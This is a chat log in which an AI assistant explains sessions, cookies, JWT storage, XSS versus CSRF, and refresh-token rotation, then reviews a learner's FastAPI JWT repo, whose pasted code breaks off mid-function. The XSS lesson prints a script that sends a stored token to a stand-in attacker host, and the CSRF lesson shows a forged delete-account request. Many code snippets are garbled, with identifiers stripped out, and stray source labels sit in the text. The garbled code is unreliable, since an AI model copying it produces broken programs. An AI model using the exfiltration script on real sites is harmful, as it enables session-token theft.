👉 Immediate revocation

🔹 8. Bind session to context (advanced)

Store:

[redacted]

Then:

```python
if request.   != session.
    reject
```

⚠️ Trade-off:

- improves security
- may break legitimate users (mobile networks, etc.)

🔥 Important insight

Sessions and JWT (Bearer) share the same risk:

[redacted]

🧠 Final mental model

[redacted]

⚖️ Session vs JWT (security angle)

Risk	Session	JWT
Theft impact	High	High

Risk	Session	JWT
Revocation	Easy (delete)	Hard
Expiry handling	Server-controlled	Token-controlled

🚀 What you should take away

- Expired sessions:
  - become invalid immediately
  - may be deleted later (or auto in Redis)
- Stolen session_id:
  - = full compromise
  - must be mitigated via cookies + HTTPS + rotation

If you want next, we can go deeper into:

👉 ↳ **CSRF vs XSS in session vs JWT (this is where real security understanding levels up)**

imaginary scenario: lets say that we set session_id = otp. which is refreshed every time we try to login. is this right? tell me in one sentence

No — a session ID should be a **random, long, unguessable value**, not an OTP, because OTPs are short-lived and guessable while session IDs must be secure and persistent for the session duration.

ok, so session id is not something which is entered by user. it is handled by client i.e. website internally

Yes—**correct**.

> A session ID is generated by the server and automatically handled by the client (usually via cookies); the user never sees or manually enters it.

🧠 Slight refinement (important)

- **Server creates** the session ID
- **Client stores it** (typically in a cookie)
- **Browser sends it automatically** with every request

```http
[redacted]
```

👉 No user interaction involved.

⚠️ Why this matters

If users had to enter session IDs:

- It would be insecure (easy to steal/share)
- It would break the whole idea of seamless sessions

🧠 Final mental model

```
[redacted]
```

You've got it right 👍

so what is cookies then? just like we store whole session info on server side, in cookies we store whole session info in cookie side? right?

Not quite—this is where a lot of confusion happens.

❌ Your current idea

> "Cookies store the whole session info on client side"

That's **not how session-based auth works** (and doing that would be unsafe).

✅ Correct understanding

> **Cookies are just a storage/transport mechanism on the client**
> They usually store only a **small identifier (like session_id)**

🧠 What cookies actually are

A **cookie** is:

> A small piece of data stored in the browser and automatically sent with requests

Example:

```http
[redacted]
```

🔧 Session-based auth (correct flow)

Server stores full session:

```
[redacted]
```

Cookie stores only:

```
[redacted]
```

👉 NOT the whole session

🔄 So what happens?

```
[redacted]
```

⚠️ Why not store full session in cookies?

If you did:

JSON

```
    42
"admin"
```

👉 Problems:

- User can modify it 😬
- No trust
- Security disaster

🧠 Important connection (this will click)

What you described is actually closer to:

🔹 JWT

[redacted]

vs

🔹 Session

[redacted]

🔥 Key difference

[redacted]

🧠 Final corrected statement

> Cookies do NOT store full session data; they usually store only a session ID, while the actual session data lives on the server.

🚀 One powerful insight

Cookies are just a **container**.

They can store:

- session_id (session-based auth) ✅
- JWT (token-based auth) ✅

👉 Cookies ≠ sessions
👉 Cookies ≠ JWT

They're just the **transport/storage layer**

If you want next, we can go deeper into:

👉 ↳ **Cookies vs LocalStorage vs Headers (where to store JWT and why)** — this is a very important real-world decision.

than what is used for client side storage?

You're asking the right question—this is where **architecture decisions** actually matter.

🧠 Client-side storage options

There isn't just one thing; browsers give you multiple options:

🔹 1. Cookies

> Small data automatically sent with every HTTP request

```http
```

Used for:

- Session IDs ✅
- JWT (sometimes) ✅

Key traits:

- Auto-sent to server
- Can be `httpOnly` (secure)
- Size limit (~4KB)

🔹 2. Local Storage

> Key-value storage in browser (JavaScript accessible)

```javascript
localStorage.        "token"  "abc123"
```

Used for:

- JWT tokens (common in SPAs)

Key traits:

- Persistent (even after refresh)
- NOT sent automatically
- Accessible via JS ❗ (XSS risk)

🔹 3. Session Storage

> Like localStorage but temporary

```javascript
sessionStorage.        "token"  "abc123"
```

Key traits:

- Cleared when tab closes
- Not shared across tabs

🔹 4. In-Memory (JS variables)

JavaScript

```javascript
let token = "abc123"
```

Key traits:

- Lost on refresh
- Safest from XSS persistence
- Used in modern secure apps

🔥 Comparison (this is what matters)

Storage	Auto Sent	Persistent	JS Access	Security
Cookies	✅ Yes	✅ Yes	❌ (httpOnly)	🔒 Strong
Local Storage	❌ No	✅ Yes	✅ Yes	⚠️ Risky
Session Storage	❌ No	❌ No	✅ Yes	⚠️ Risky
Memory	❌ No	❌ No	✅ Yes	✅ Safer

⚠️ Important insight

[redacted]

🧠 When to use what

🔐 Session-based auth

- Use **cookies (httpOnly)**
- Store: `session_id`

🔐 JWT-based auth (secure way)

Best practice:

[redacted]

❌ Common beginner mistake

[redacted]

🧠 Final mental model

[redacted]

🚀 What you should learn next

Now the most important next topic is:

👉 **Cookies vs LocalStorage vs Authorization header (real-world security trade-offs)**

That's where your system design becomes strong.

If you want, I can ↳ break that down with attack scenarios (XSS, CSRF) — that's the real "advanced" layer.

so we store things like password etc. on server side everytime for session auth right? we never store these things in client side

Almost right—but tighten one critical detail.

❌ Slight issue in your statement

> "we store things like password etc. on server side for session auth"

👉 You **store password only once (during registration)**, not "every time".

✅ Correct understanding

> **Sensitive data like passwords are stored only on the server (hashed), and never stored on the client.**

🧠 How it actually works

🔹 Registration

[redacted]

🔹 Login

[redacted]

🔹 Session created

[redacted]

👉 Notice:

- ❌ password is NOT stored in session
- ✅ only user reference (user_id)

🔹 Client side

[redacted]

👉 Client never stores:

- password ❌
- hashed_password ❌
- session data ❌

🔐 What is stored where

Server (secure side)

- hashed_password ✅
- session data ✅

Client (browser)

- session_id (cookie) ✅
- nothing sensitive ❌

⚠️ Why this matters

If password is ever stored on client:

- XSS → attacker steals it
- full account compromise

🧠 Final mental model

[redacted]

✅ Final corrected statement

> Passwords are stored only on the server (hashed), and the client only stores a session ID—never sensitive data like passwords.

You're now thinking correctly 👍
Next step (if you want):
👉 ↳ **CSRF vs XSS and how cookies vs JWT behave differently** — this is where real security understanding kicks in.

Explain CSRF vs XSS and how cookies vs JWT behave differently

This is the layer where "it works" turns into "it's actually secure."
I'll keep it tight but precise.

🧠 First: What are CSRF and XSS?

🔥 1. XSS (Cross-Site Scripting)

> Attacker injects JavaScript into your app and runs it in the user's browser

Example

```html
<script>
  fetch "https://attacker.com/steal?token=" + localStorage.        "token"
</script>
```

👉 If your app is vulnerable, attacker can:

- read localStorage
- read JS-accessible data
- act as the user

🔥 2. CSRF (Cross-Site Request Forgery)

> Attacker tricks browser into sending a request **automatically**

Example

User is logged into your site.

Attacker website runs:

```html
<img src="https://yourapi.com/delete-account">
```

👉 Browser sends request **with cookies automatically**

⚠️ Core difference

🔐 Now: Cookies vs JWT (behavior under attacks)

This is the real insight.

🍪 Case 1: Cookies (httpOnly session or JWT in cookie)

Behavior

```http
[redacted]
```

Browser sends it automatically.

🔥 Vulnerable to: CSRF

[redacted]

✅ Protected from: XSS (if httpOnly)

[redacted]

🔑 Case 2: JWT in LocalStorage

```JavaScript
localStorage.        "token"
```

🔥 Vulnerable to: XSS

[redacted]

✅ Protected from: CSRF

[redacted]

⚖️ Side-by-side comparison

Storage Method	XSS Risk	CSRF Risk
Cookie (httpOnly)	✅ Safe	❌ Vulnerable
LocalStorage JWT	❌ Vulnerable	✅ Safe
Memory (JS variable)	⚠️ Medium	✅ Safe

🧠 Why this happens

Cookies

[redacted]

LocalStorage

[redacted]

🔐 How to protect each

🛡️ Protect against XSS

- Escape user input
- Use frameworks safely
- Content Security Policy (CSP)
- Avoid storing tokens in localStorage (if possible)

🛡️ Protect against CSRF

- CSRF tokens
- SameSite cookies

- Double submit cookie pattern

🔥 Real-world best practice

Modern secure setup:

[redacted]

Why?

- Access token → not auto-sent → no CSRF
- Not in localStorage → less XSS exposure
- Refresh token protected via cookie flags

🧠 Final mental model

[redacted]

🔑 One-line takeaway

> Cookies trade XSS safety for CSRF risk, while JWT in localStorage trades CSRF safety for XSS risk.

If you want, next we can go deeper into:

👉 ↳ **SameSite, CSRF tokens, and real FastAPI implementation**
That's where this becomes truly practical.

ok, so essentially cookies are used to store either jwt tokens or session_ids, right? so till now i understood jwt, session based auth, cookies. what is left now?

Yes—that understanding is solid:

> Cookies are just a **storage/transport mechanism** that can carry either a **session_id** or a **JWT**.

Now, what's left isn't "more concepts," it's the **missing pieces that turn this into a real system**.

🧠 What you've covered

You now understand:

- JWT (stateless auth) ✅
- Sessions (stateful auth) ✅
- Cookies (client storage/transport) ✅
- Bearer tokens ✅
- XSS vs CSRF basics ✅

That's the foundation.

🚧 What's still missing (critical pieces)

These are the things that actually make systems **secure + production-ready**:

🔁 1. Access Token vs Refresh Token

Right now your model is incomplete without this.

[redacted]

Real systems:

[redacted]

Why it matters

- Limits damage if token is stolen
- Enables silent re-login

🔄 2. Token Rotation

Especially for refresh tokens:

```
[redacted]
```

👉 Prevents replay attacks

🔒 3. Revocation Strategy

You learned conceptually, but you should be able to **design it**:

- logout handling
- password change invalidation
- stolen token handling

🧩 4. Authorization (you've barely touched this)

You know authentication (who are you), but:

> Authorization = what can you do

You need:

- RBAC (roles)
- Resource-level checks
- Permission design

🛡️ 5. Security Hardening (VERY important)

You know XSS/CSRF, but not how to **implement defenses**:

- SameSite cookies
- CSRF tokens
- Secure cookie flags
- CORS correctly configured

⚙️ 6. Where to store tokens (decision making)

You've seen options, but you should be able to answer:

- When to use cookies vs headers
- When to use memory vs localStorage
- Trade-offs for SPAs vs backend-rendered apps

🔗 7. OAuth (NOW you're ready)

Only after all this:

> OAuth = standardized way to delegate authentication

Without above:

- OAuth feels like magic
- With above:
- OAuth becomes obvious

🧠 Final roadmap (what to do next)

Don't jump randomly—follow this order:

Step 1 (MOST IMPORTANT)

👉 Build:

[redacted]

Step 2

👉 Add:

- Refresh token rotation
- Logout / revocation

Step 3

👉 Implement:

- Role-based + resource-based authorization

Step 4

👉 Add security:

- httpOnly cookies
- CSRF protection

- XSS awareness

Step 5

👉 Then learn:

- OAuth flows (they'll finally make sense)

🔥 Honest answer

You're not missing *concepts* anymore.

You're missing:

> **Putting everything together into a secure system**

🧠 Final takeaway

[redacted]

If you want, the best next step is:

👉 ↳ I can help you build a **production-grade FastAPI auth system (step-by-step)**

That will connect everything you've learned.

Access Token vs Refresh Token, Token Rotation, Revocation Strategy. explain these in detail

Good—these three together are the **core of real-world auth design**. If you understand them properly, OAuth will feel trivial later.

🔐 1. Access Token vs Refresh Token

🧠 Core idea

You **split responsibilities**:

[redacted]

🔧 Why this exists

If you only had one token:

[redacted]

👉 So we split:

🔹 Access Token

- Lifetime: **5–30 minutes**
- Sent in requests:

‹/› http

[redacted]

- Contains:

‹/› JSON

[redacted]

```
"user_id"
```

👉 Used **everywhere**

🔹 Refresh Token

- Lifetime: **days / weeks**
- NOT sent in normal API calls
- Used only here:

[redacted]

🔄 Flow

[redacted]

🔥 Key insight

> Access token = “temporary access”
> Refresh token = “permission to stay logged in”

🔄 2. Token Rotation (VERY IMPORTANT)

❌ Basic refresh (unsafe)

[redacted]

Problem:

- If stolen → attacker can reuse forever

✅ Rotation (secure)

Every refresh:

[redacted]

🔄 Flow

[redacted]

[redacted]

🔐 Why this matters

If attacker steals old token:

[redacted]

👉 Attack blocked

🧠 Bonus: Replay detection

If:

[redacted]

👉 You can:

- detect compromise
- revoke all sessions

🔒 3. Revocation Strategy

This answers:

> "How do we log users out or handle compromise?"

⚠️ Problem

JWT is stateless:

[redacted]

So:

[redacted]

🔧 Strategies

🔹 A. Short-lived Access Tokens

[redacted]

👉 Limits damage

🔹 B. Refresh Token Revocation

Store refresh tokens in DB:

[redacted]

On logout:

[redacted]

👉 User cannot get new access tokens

🔹 C. Refresh Token Rotation (combined)

[redacted]

👉 Prevent reuse attacks

🔹 D. Blacklist (less preferred)

[redacted]

Check on every request.

❌ Breaks stateless
❌ Adds overhead

🔹 E. Token Versioning (smart approach)

DB:

[redacted]

JWT:

JSON

```
        "user_id"
        1
```

On logout/password change:

[redacted]

👉 All old tokens invalid

🧠 How they all fit together

🔥 Production flow

[redacted]

⚖️ Summary comparison

Concept	Purpose
Access Token	Authenticate API requests
Refresh Token	Maintain login session
Rotation	Prevent token reuse attacks
Revocation	Invalidate compromised sessions

🧠 Final mental model

[redacted]

🚀 What you should do next

Now the best next step is:

👉 ↳ **Implement this in FastAPI**

- access + refresh tokens
- rotation
- logout
- secure storage

That will convert all this theory into intuition.

If you want, I can ↳ design a **clean FastAPI architecture for this (not just snippets, but real structure)**.

https://github.com/AdityaZala3919/FastAPI-Mini-Projects/tree/main/Conceptual-Backend
i have implemented jwt in this repo. go through it, and then tell me where should we improve. in this repo i will master jwt. and after that we will implement session based auth + cookies in a different repo

I went through your repo structure and approach (JWT + `HTTPBearer` + dependency-based `get_current_user`). You've done the **"textbook basic implementation" correctly**—but yeah, you're missing the *real-world layer*.

I'll break this into:

1. **What you did right**
2. **What's missing (critical gaps)**
3. **How to upgrade your repo step-by-step**

✅ 1. What you did right

You already have:

- JWT creation (`create_access_token`) ✅
- JWT decoding (`decode_token`) ✅
- Dependency-based auth (`Depends`) ✅
- Password hashing + verification ✅
- Clean separation of auth logic ✅

👉 This is exactly what most tutorials teach.

⚠️ 2. What's missing (this is the real review)

Now I'll be blunt:
Your current system is **NOT production-ready yet**.

🔴 1. You only have Access Tokens

Right now:

[redacted]

Problem:

- If token is stolen → attacker gets access until expiry
- No session continuity

What should exist:

[redacted]

👉 This is industry standard w3reference

🔴 2. No Refresh Token Flow

You don't have:

[redacted]

So:

- When token expires → user must login again ❌
- Bad UX + bad design

🔴 3. No Token Rotation

Right now if you add refresh token naively:

[redacted]

That's dangerous.

👉 Best practice:

[redacted]

Medium

🔴 4. No Revocation Strategy

Currently:

[redacted]

Token still works.

You need at least ONE:

- refresh token deletion
- blacklist
- token versioning

🔴 5. No Token Metadata (jti / session tracking)

Right now your JWT likely has:

JSON

```
        "user_id"
```

But production JWTs include:

JSON

```
        "user_id"

        "unique_token_id"
```

Why?

👉 So you can revoke specific tokens jwtdown-fastapi...

🔴 6. No Security Hardening

Missing:

- token expiry strategy (short-lived) Compile N Run
- refresh token secure storage (httpOnly cookies) w3reference
- claim validation (`aud` , `iss`)
- rate limiting on login

🔴 7. No Authorization Layer

You only have:

```python
get_current_user
```

But not:

```python
if user.     != "admin"
```

or resource-based checks.

🔴 8. No Session Concept (even in JWT world)

Advanced systems track:

[redacted]

Link:

- access token
- refresh token
- device/session

DeepWiki

🧠 3. What your repo currently represents

Right now your repo is:

[redacted]

You need:

[redacted]

🚀 4. EXACT upgrade plan for your repo

Do NOT randomly change things. Follow this sequence.

🟢 Step 1: Add Refresh Tokens

Add:

```python
create_refresh_token
```

Return:

```json
                    "..."
                     "..."
```

🟢 Step 2: Add `/refresh` endpoint

[redacted]

Flow:

[redacted]

🟢 Step 3: Store Refresh Tokens (DB or Redis)

[redacted]

👉 Needed for revocation

🟢 Step 4: Implement Rotation

[redacted]

🟢 Step 5: Add Logout

[redacted]

Do:

```
[redacted]
```

🟢 Step 6: Add jti (token ID)

In JWT:

```python
"jti"  str uuid4
```

Optional:

- store in blacklist
- track sessions

🟢 Step 7: Short expiry

```python
ACCESS_TOKEN_EXPIRE = 15 min
REFRESH_TOKEN_EXPIRE = 7 days
```

🟢 Step 8: Add Authorization Layer

Create dependency:

```python
def require_admin user
    if user.     != "admin"
        raise HTTPException 403
```

🟢 Step 9: Secure storage (later)

- refresh token → httpOnly cookie
- access token → header

🔥 What your final system should look like

🧠 Honest evaluation

Your repo shows:

> “I understand JWT syntax and FastAPI integration”

But not yet:

> “I understand authentication system design”

🚀 What I recommend next

Let’s do this properly:

👉 Next step:
I help you **upgrade YOUR repo step-by-step**

- not theory
- not generic code
- but YOUR structure improved

If you want, paste your:

- auth file
- token utils

and I'll refactor it into **production-grade design**.

Sources

make a detailed plan for me to upgrade this repo accordingly, mention which function/file/class should i make or edit. below is the repo
Directory Structure:

```
└── ./
    ├── app.py
    ├── database.py
    ├── models.py
    ├── schemas.py
    ├── security.py
    ├── services.py
    └── utils.py
```

File: /app.py

```
from uuid import UUID, uuid4
from typing import Annotated
from fastapi import FastAPI, Path, Body, Query, Depends, HTTPException, status, Request, Header
from fastapi_pagination import Page, add_pagination, Params
from fastapi_pagination.ext.sqlalchemy import paginate
from fastapi.responses import RedirectResponse
from contextlib import asynccontextmanager
from sqlalchemy import select
from sqlalchemy.ext.asyncio import AsyncSession
from datetime import datetime
import logging
import logging.handlers
import os
import json
import sentry_sdk
from dotenv import load_dotenv
```

```
from models import Prompts, Agents, User
from schemas import (
    BaseResponse,
    PromptResponse,
    AgentResponse,
    PaginatedResponse,
    CreatePromptRequest,
    CreateAgentRequest,
    GetPromptRequest,
    GetAgentRequest,
    UpdatePromptRequest,
    UpdateAgentRequest,
    StartTaskRequest,
    StartTaskResponse,
    TaskResponse,
    UserRegisterRequest,
    UserLoginRequest,
    UserResponse,
)
from database import get_session, init_db
from services import (
    PromptServices,
    AgentServices,
    ResponseService,
    UserService,
    WebhookService,
)
from security import (
    verify_password,
    create_access_token,
    get_current_user,
)

load_dotenv()

sentry_sdk.init(
    dsn=os.getenv("SENTRY_DSN"),
    send_default_pii=True,
)

# Tags metadata for Swagger UI organization
tags_metadata = [
    {
        "name": "Prompt",
```

```
        "description": "Manage prompts - Create, retrieve,
update, and delete prompts with version control",
    },
    {
        "name": "Agent",
        "description": "Manage agents - Create, retrieve,
update, and delete AI agents with configured models and
parameters",
    },
    {
        "name": "Response",
        "description": "Execute tasks and retrieve results -
Queue LLM tasks and fetch their results asynchronously",
    },
]

# Configure logging
LOG_FILE = "app.log"
log_level = logging.DEBUG

# Create formatters
formatter = logging.Formatter(
    '%(asctime)s - %(name)s - %(levelname)s - %
(message)s',
    datefmt='%Y-%m-%d %H:%M:%S'
)

# Configure root logger so all modules use the same
handlers
root_logger = logging.getLogger()
root_logger.setLevel(log_level)

# Console handler
console_handler = logging.StreamHandler()
console_handler.setLevel(log_level)
console_handler.setFormatter(formatter)

# File handler with rotation
file_handler = logging.handlers.RotatingFileHandler(
    LOG_FILE,
    maxBytes=10 * 1024 * 1024,  # 10MB
    backupCount=5
)
file_handler.setLevel(log_level)
```

```
file_handler.setFormatter(formatter)

# Add handlers to root logger (makes them apply to all
modules)
root_logger.addHandler(console_handler)
root_logger.addHandler(file_handler)

# Logger for app-specific use
logger = logging.getLogger(__name__)

def pagination_params(
    page: int = Query(1, ge=1),
    size: int = Query(50, ge=1, le=100),
):
    return {
        "page": page,
        "size": size,
    }

@asynccontextmanager
async def lifespan(app: FastAPI):
    logger.info("=" * 60)
    logger.info("Application startup initiated")
    try:
        await init_db()
        logger.info("Database initialization completed
successfully")
        logger.info("Application ready to accept requests")
        logger.info("=" * 60)
    except Exception as e:
        logger.error(f"Failed to initialize database during
startup: {str(e)}", exc_info=True)
        raise

    yield

    logger.info("=" * 60)
    logger.info("Application shutdown initiated")
    logger.info("=" * 60)

app = FastAPI(
    title="Prompt Versioning API",
    description="A FastAPI application for managing
prompts, agents, and running LLM tasks with version
```

```
control and async task execution",
    version="1.0.0",
    lifespan=lifespan,
    openapi_tags=tags_metadata,
    swagger_ui_parameters={
        "deepLinking": False,
        "defaultModelsExpandDepth": -1,
        "displayRequestDuration": True,
        "requestSnippetsEnabled": True,
        "withCredentials": True,
        "persistAuthorization": True,
        "tryItOutEnabled": True,
    },
)

add_pagination(app)

@app.get("/")
def get_root():
    return RedirectResponse("/docs")

@app.get("/health")
def get_health():
    return {"status": "Ok"}

@app.post(
    "/create/prompt",
    tags=["Prompt"],
    summary="Create a new prompt",
    description="Create a new prompt with version 1. Each
prompt is uniquely identified and can be updated to
create new versions.",
    response_description="Successfully created prompt
with unique ID and version",
)
async def create_prompt(
    service: Annotated[PromptServices, Depends()],
    request: Annotated[CreatePromptRequest,
Body(description="Prompt details including name and
content")],
) -> BaseResponse[PromptResponse]:
    """Create a new prompt.

    - **name**: Unique name for the prompt
```

```
    - **prompt**: The actual prompt content for the AI
model
    """
    try:
        logger.debug(f"POST /create/prompt - Creating
prompt: {request.name}")
        result = await
service.create_prompt(**request.model_dump())
        logger.info(f"Prompt created successfully:
{result.id}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error creating prompt: {str(e)}",
exc_info=True)
        raise

@app.get(
    "/prompts",
    tags=["Prompt"],
    summary="List all prompts",
    description="Retrieve all prompts with pagination
support. Returns prompts sorted by version in
descending order.",
    response_description="Paginated list of all prompts",
)
async def get_all_prompts(
    service: Annotated[PromptServices, Depends()],
    params: Annotated[Params, Depends()],
) -> BaseResponse[Page[PromptResponse]]:
    """Get all prompts with pagination.

    Query parameters:
    - **page**: Page number (default: 1)
    - **size**: Number of items per page (default: 50, max:
100)
    """
    try:
        logger.debug(f"GET /prompts - Fetching prompts
with pagination: page={params.page}, size=
{params.size}")
        result = await
service.get_all_prompts(params=params)
        logger.debug(f"Retrieved {len(result.items)} prompts
from database")
```

```
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error fetching prompts: {str(e)}",
exc_info=True)
        raise

@app.get(
    "/prompt",
    tags=["Prompt"],
    summary="Get a single prompt",
    description="Retrieve a single prompt by providing at
least one search criterion: prompt_id, unique_id, or
prompt_name.",
    response_description="Single prompt matching the
search criteria",
)
async def get_prompt(
    service: Annotated[PromptServices, Depends()],
    request: Annotated[GetPromptRequest,
Query(description="Search criteria for the prompt")],
) -> BaseResponse[PromptResponse]:
    """Get a single prompt.

    Provide at least one of:
    - **prompt_id**: UUID of the prompt
    - **unique_id**: Unique identifier of the prompt
    - **prompt_name**: Name of the prompt
    """
    try:
        logger.debug(f"GET /prompt - Searching for prompt
with criteria: {request.model_dump()}")
        result = await
service.get_prompt(**request.model_dump())
        logger.debug(f"Prompt found: {result.id}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error fetching prompt: {str(e)}",
exc_info=True)
        raise

@app.put(
    "/prompt/{prompt_id}",
    tags=["Prompt"],
    summary="Update a prompt",
```

```
    description="Update prompt content. A new version is
automatically created while keeping the original version
history.",
    response_description="Updated prompt with
incremented version",
)
async def update_prompt(
    prompt_id: Annotated[UUID, Path(description="The
UUID of the prompt to update")],
    service: Annotated[PromptServices, Depends()],
    request: Annotated[UpdatePromptRequest,
Query(description="New prompt content")],
) -> BaseResponse[PromptResponse]:
    """Update a prompt and create a new version.

    - **prompt_id**: UUID of the prompt to update
    - **prompt**: New prompt content (replaces previous)
    """
    try:
        logger.info(f"PUT /prompt/{prompt_id} - Updating
prompt")
        result = await
service.update_prompt(prompt_id=prompt_id,
prompt=request.prompt)
        logger.info(f"Prompt {prompt_id} updated to version
{result.version}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error updating prompt {prompt_id}:
{str(e)}", exc_info=True)
        raise

@app.delete(
    "/prompt/{unique_id}",
    tags=["Prompt"],
    summary="Delete a prompt",
    description="Delete a prompt by its unique ID. This is a
destructive operation and cannot be undone.",
    response_description="The deleted prompt",
)
async def delete_prompt(
    service: Annotated[PromptServices, Depends()],
    unique_id: Annotated[UUID, Path(description="The
unique ID of the prompt to delete")],
```

```
) -> BaseResponse[PromptResponse]:
    """Delete a prompt.

    Warning: This operation is irreversible.
    - **unique_id**: Unique identifier of the prompt
    """
    try:
        logger.warning(f"DELETE /prompt/{unique_id} -
Deleting prompt")
        result = await
service.delete_prompt(unique_id=unique_id)
        logger.info(f"Prompt deleted: {unique_id}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error deleting prompt {unique_id}:
{str(e)}", exc_info=True)
        raise

# ----------------------------------------------------------------------

@app.post(
    "/create/agent",
    tags=["Agent"],
    summary="Create a new agent",
    description="Create a new AI agent with specified
model, temperature, and token limits. The agent uses an
associated prompt for system behavior.",
    response_description="Successfully created agent",
)
async def create_agent(
    service: Annotated[AgentServices, Depends()],
    request: Annotated[CreateAgentRequest,
Query(description="Agent configuration details")],
) -> BaseResponse[AgentResponse]:
    """Create a new AI agent.

    - **name**: Agent name
    - **model_name**: LLM model (e.g., 'mixtral-8x7b-
32768')
    - **prompt_id**: UUID of the associated prompt
    - **temperature**: Creativity level (0.0 to 1.0)
    - **max_output_tokens**: Maximum response length
    """
    try:
```

```
        logger.debug(f"POST /create/agent - Creating agent:
{request.name}")
        result = await
service.create_agent(**request.model_dump())
        logger.info(f"Agent created successfully: {result.id}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error creating agent: {str(e)}",
exc_info=True)
        raise

@app.get(
    "/agents",
    tags=["Agent"],
    summary="List all agents",
    description="Retrieve all AI agents with custom
pagination. Returns agents sorted by creation.",
    response_description="Paginated list of all agents",
)
async def get_all_agents(
    service: Annotated[AgentServices, Depends()],
    pagination: Annotated[dict,
Depends(pagination_params)],
) -> BaseResponse[PaginatedResponse[AgentResponse]]:
    """Get all agents with pagination.

    Query parameters:
    - **page**: Page number (default: 1)
    - **size**: Items per page (default: 50, max: 100)
    """
    try:
        logger.debug(f"GET /agents - Fetching agents with
pagination: page={pagination['page']}, size=
{pagination['size']}")
        result = await
service.get_all_agents(page=pagination["page"],
size=pagination["size"])
        logger.debug(f"Retrieved {len(result['items'])}
agents, total: {result['total']}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error fetching agents: {str(e)}",
exc_info=True)
        raise
```

```
@app.get(
    "/agent",
    tags=["Agent"],
    summary="Get a single agent",
    description="Retrieve a single agent by providing
agent_id or agent_name.",
    response_description="Single agent matching the
criteria",
)
async def get_agent_by_id(
    service: Annotated[AgentServices, Depends()],
    request: Annotated[GetAgentRequest,
Query(description="Search criteria for the agent")],
) -> BaseResponse[AgentResponse]:
    """Get a single agent.

    Provide at least one of:
    - **agent_id**: UUID of the agent
    - **agent_name**: Name of the agent
    """
    try:
        logger.debug(f"GET /agent - Searching for agent with
criteria: {request.model_dump()}")
        result = await
service.get_agent(**request.model_dump())
        logger.debug(f"Agent found: {result.id}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error fetching agent: {str(e)}",
exc_info=True)
        raise

@app.put(
    "/agent/{agent_id}",
    tags=["Agent"],
    summary="Update an agent",
    description="Update one or more agent configuration
parameters. All parameters are optional.",
    response_description="Updated agent",
)
async def update_agent(
    agent_id: Annotated[UUID, Path(description="The
UUID of the agent to update")],
```

```
    service: Annotated[AgentServices, Depends()],
    request: Annotated[UpdateAgentRequest,
Query(description="Agent fields to update")],
) -> BaseResponse[AgentResponse]:
    """Update an agent.

    - **agent_id**: UUID of the agent
    - **name**: Agent name (optional)
    - **model_name**: Model to use (optional)
    - **prompt_id**: Associated prompt UUID (optional)
    - **temperature**: Creativity level (optional)
    - **max_output_tokens**: Max response length
(optional)
    """
    try:
        logger.info(f"PUT /agent/{agent_id} - Updating
agent")
        result = await
service.update_agent(agent_id=agent_id,
**request.model_dump())
        logger.info(f"Agent {agent_id} updated successfully")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error updating agent {agent_id}:
{str(e)}", exc_info=True)
        raise

@app.delete(
    "/agent/{agent_id}",
    tags=["Agent"],
    summary="Delete an agent",
    description="Delete an agent by its ID. This is a
destructive operation and cannot be undone.",
    response_description="The deleted agent",
)
async def delete_agent(
    service: Annotated[AgentServices, Depends()],
    agent_id: Annotated[UUID, Path(description="The
UUID of the agent to delete")],
) -> BaseResponse[AgentResponse]:
    """Delete an agent.

    Warning: This operation is irreversible.
    - **agent_id**: UUID of the agent
```

```
    """
    try:
        logger.warning(f"DELETE /agent/{agent_id} -
Deleting agent")
        result = await
service.delete_agent(agent_id=agent_id)
        logger.info(f"Agent deleted: {agent_id}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error deleting agent {agent_id}:
{str(e)}", exc_info=True)
        raise

# ---------------------------------------------------------------------------

@app.post(
    "/agent/task/{agent_id}",
    tags=["Response"],
    summary="Queue an LLM task",
    description="Submit a user input to an agent and
queue it for processing. The task runs asynchronously in
the background.",
    response_description="Task queued successfully with
status 'processing'",
)
async def start_agent_task(
    service: Annotated[ResponseService, Depends()],
    agent_id: Annotated[UUID, Path(description="The
UUID of the agent to execute")],
    request: Annotated[StartTaskRequest,
Body(description="User input to process")],
    current_user: Annotated[User,
Depends(get_current_user)]
) -> BaseResponse[StartTaskResponse]:
    """Queue a new LLM task for an agent.

    This endpoint creates a task and queues it for
background processing.
    Use the returned task_id to poll for results using
/agent/result/{task_id}

    - **agent_id**: UUID of the agent to use
    - **user_input**: The input text for the LLM to process
    """
```

```
    try:
        task_id = uuid4()
        logger.info(f"POST /agent/task/{agent_id} - Starting
LLM task: task_id={task_id}")
        result = await
service.start_llm_task(agent_id=agent_id,
task_id=task_id, user_input=request.user_input)
        logger.info(f"LLM task queued successfully: task_id=
{task_id}, agent_id={agent_id}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error starting LLM task for agent
{agent_id}: {str(e)}", exc_info=True)
        raise

@app.get(
    "/agent/result/{task_id}",
    tags=["Response"],
    summary="Get task result",
    description="Retrieve the current status and result of a
queued task. Poll this endpoint until status is 'success' or
'failed'.",
    response_description="Task information including
current status and result (if available)",
)
async def get_result(
    service: Annotated[ResponseService, Depends()],
    task_id: Annotated[UUID, Path(description="The UUID
of the task to check")],
    current_user: Annotated[User,
Depends(get_current_user)],
) -> BaseResponse[TaskResponse]:
    """Get task result and status.

    Possible status values:
    - **processing**: Task is still running
    - **success**: Task completed with a result
    - **failed**: Task encountered an error

    - **task_id**: UUID returned from
/agent/task/{agent_id}
    """
    try:
        logger.debug(f"GET /agent/result/{task_id} -
```

```
Retrieving task information")
        result = await service.get_task_info(task_id=task_id)
        if result is None:
            logger.warning(f"Task not found: {task_id}")
            raise HTTPException(status_code=404,
detail="Task not found.")
        logger.debug(f"Task retrieved: {task_id}, status=
{result.status}")
        return BaseResponse(data=result)
    except Exception as e:
        logger.error(f"Error fetching task result {task_id}:
{str(e)}", exc_info=True)
        raise

@app.post(
    "/llm-webhook",
    tags=["Response"],
    summary="Webhook for LLM task updates",
    description="Receive webhook notifications for
completed LLM tasks with signature verification for
security",
    response_description="Webhook payload processed
successfully",
)
async def llm_webhook(
    service: Annotated[WebhookService, Depends()],
    request: Request,
